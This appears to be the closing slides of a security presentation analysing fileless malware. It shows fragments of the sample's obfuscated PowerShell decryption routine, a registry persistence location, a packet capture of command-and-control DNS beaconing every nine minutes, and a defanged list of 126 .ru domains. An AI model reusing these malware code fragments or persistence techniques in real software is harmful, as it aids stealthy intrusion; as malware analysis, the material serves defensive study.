        $HUHRJHGNXO[$c] = $HUHRJHGNXO[$c] -bxor $s[$m];
    }
    return $HUHRJHGNXO;
}
```


BASE64 ENCODED SCRIPT

Technical investigation

In-depth analysis

c) encrypted DLL module

`HKEY_CURRENT_USER\Software\Classes\[Random String]`



Technical investigation

In-depth analysis

What next ????

Technical investigation

In-depth analysis

C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe

File Edit View Debug Help

Untitled1.ps1*

```
$EOEBFYGJJFLHOT = 'HAZKSOSOTHSFA';
$SsMiRZSCBSlE = '{D21D359C-2E68-477B-9464-8A4769C0C678}';
$RNLQYVELMG = '{105388FA-03A1-4D84-A2B6-7428F7BB5380}';
Function BtFdVEcSRbYnAPI{
    Param([Parameter( Position = 0, Mandatory = $true )][Byte[]]$HUHRJHGNXO,[Parameter(Position = 1, Mandatory = $t
    [Byte[]]$k = New-Object Byte[] 256;
    [Byte[]]$s = New-Object Byte[] 256;
```

PS C:\Users\Windows7>

Ln 54 Col 18

Technical investigation

In-depth analysis

Soplifan.[ru], Diplicano.[ru].

20 16.8353210	191.239.213.197	172.16.2.139	TCP	60 http > 54456 [ACK] Seq=1 Ack=2 Win=64239 Len=0
21 16.8452740	172.16.2.139	8.8.4.4	DNS	71 Standard query 0x0000 A soplifan.ru
22 16.8991670	8.8.4.4	172.16.2.139	DNS	87 Standard query response 0x0000 A 203.24.188.30
23 16.9049440	172.16.2.139	8.8.4.4	DNS	71 Standard query 0x0000 A soplifan.ru
24 16.9131050	191.239.213.197	172.16.2.139	TCP	60 http > 54456 [RST, ACK] Seq=1 Ack=2 Win=64239 Len=0
25 16.9567890	8.8.4.4	172.16.2.139	DNS	87 Standard query response 0x0000 A 203.24.188.30
26 16.9577060	172.16.2.139	172.16.2.2	TCP	66 54457 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
27 16.9583350	172.16.2.2	172.16.2.139	TCP	60 https > 54457 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
28 17.4742670	172.16.2.139	172.16.2.2	TCP	66 [TCP Retransmission] 54457 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
29 17.4744110	172.16.2.2	172.16.2.139	TCP	60 https > 54457 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
30 17.9897220	172.16.2.139	172.16.2.2	TCP	62 [TCP Retransmission] 54457 > https [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
31 17.9898850	172.16.2.2	172.16.2.139	TCP	60 https > 54457 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
32 17.9907290	172.16.2.139	8.8.4.4	DNS	72 Standard query 0x0000 A diplicano.ru
33 18.0445120	8.8.4.4	172.16.2.139	DNS	129 Standard query response 0x0000
34 18.0454050	172.16.2.139	8.8.4.4	DNS	72 Standard query 0x0000 A diplicano.ru

The traffic is repeated every 9 minutes.

Technical investigation

In-depth analysis

Captured 126 domains!

oplifan [.]ru, soplifan [.]ru, fiplicano [.]ru, diplicano [.]ru, aiplicano [.]ru, adygeya [.]ru, altai [.]ru, amur [.]ru, amursk [.]ru, arkhangelsk [.]ru, astrakhan [.]ru, baikal [.]ru, bashkiria [.]ru, belgorod [.]ru, bir [.]ru, bryansk [.]ru, buryatia [.]ru, cbg [.]ru, chel [.]ru, chelyabinsk [.]ru, chita [.]ru, chukotka [.]ru, chuvashia [.]ru, cmw [.]ru, dagestan [.]ru, dudinka [.]ru, e-burg [.]ru, fareast [.]ru, grozny [.]ru, irkutsk [.]ru, ivanovo [.]ru, izhevsk [.]ru, jamal [.]ru, jar [.]ru, joshkar-ola [.]ru, kalmykia [.]ru, kaluga [.]ru, kamchatka [.]ru, karelia [.]ru, kazan [.]ru, kchr [.]ru, kemerovo [.]ru, ghabarovsk [.]ru, khakassia [.]ru, khv [.]ru, kirov [.]ru, kms [.]ru, koenig [.]ru, komi [.]ru, kostroma [.]ru, krasnoyarsk [.]ru, kuban [.]ru, k-uralsk [.]ru, kurgan [.]ru, kursk [.]ru, kustanai [.]ru, kuzbass [.]ru, lipetsk [.]ru, magadan [.]ru, magnitka [.]ru, mari [.]ru, mari-el [.]ru, marine [.]ru, mordovia [.]ru, mosreg [.]ru, msk [.]ru, murmansk [.]ru, mytis [.]ru, nakhodka [.]ru, nalchik [.]ru, nkz [.]ru, nnov [.]ru, norilsk [.]ru, nov [.]ru, novosibirsk [.]ru, nsk [.]ru, omsk [.]ru, orenburg [.]ru, oryol [.]ru, oskol [.]ru, palana [.]ru, penza [.]ru, perm [.]ru, pskov [.]ru, ptz [.]ru, pyatigorsk [.]ru, rubtsovsk [.]ru, ryazan [.]ru, sakhalin [.]ru, samara [.]ru, saratov [.]ru, simbirsk [.]ru, smolensk [.]ru, snz [.]ru, spb [.]ru, stavropol [.]ru, stv [.]ru, surgut [.]ru, syzran [.]ru, tambov [.]ru, tatarstan [.]ru, tom [.]ru, tomsk [.]ru, tsaritsyn [.]ru, tsk [.]ru, tula [.]ru, tuva [.]ru, tver [.]ru, tyumen [.]ru, udm [.]ru, udmautia [.]ru, ulan-ude [.]ru, vdonsk [.]ru, vladikavkaz [.]ru, vladimir [.]ru, vladivostok [.]ru, volgograd [.]ru, vologda [.]ru, voronezh [.]ru, vyatka [.]ru, yakutia [.]ru, yamal [.]ru, yaroslavl [.]ru, yekaterinburg [.]ru, yuzhno-sakhalinsk [.]ru, zgrad [.]ru

Classification: //SecureWorks/Confidential – Limited External Distribution:

Thank you!

Classification: //SecureWorks/Confidential – Limited External Distribution:

Fileless malware

beyond a cursory glance

Alin PUNCIOIU

Lucian SARARU

Classification: //SecureWorks/Confidential – Limited External Distribution: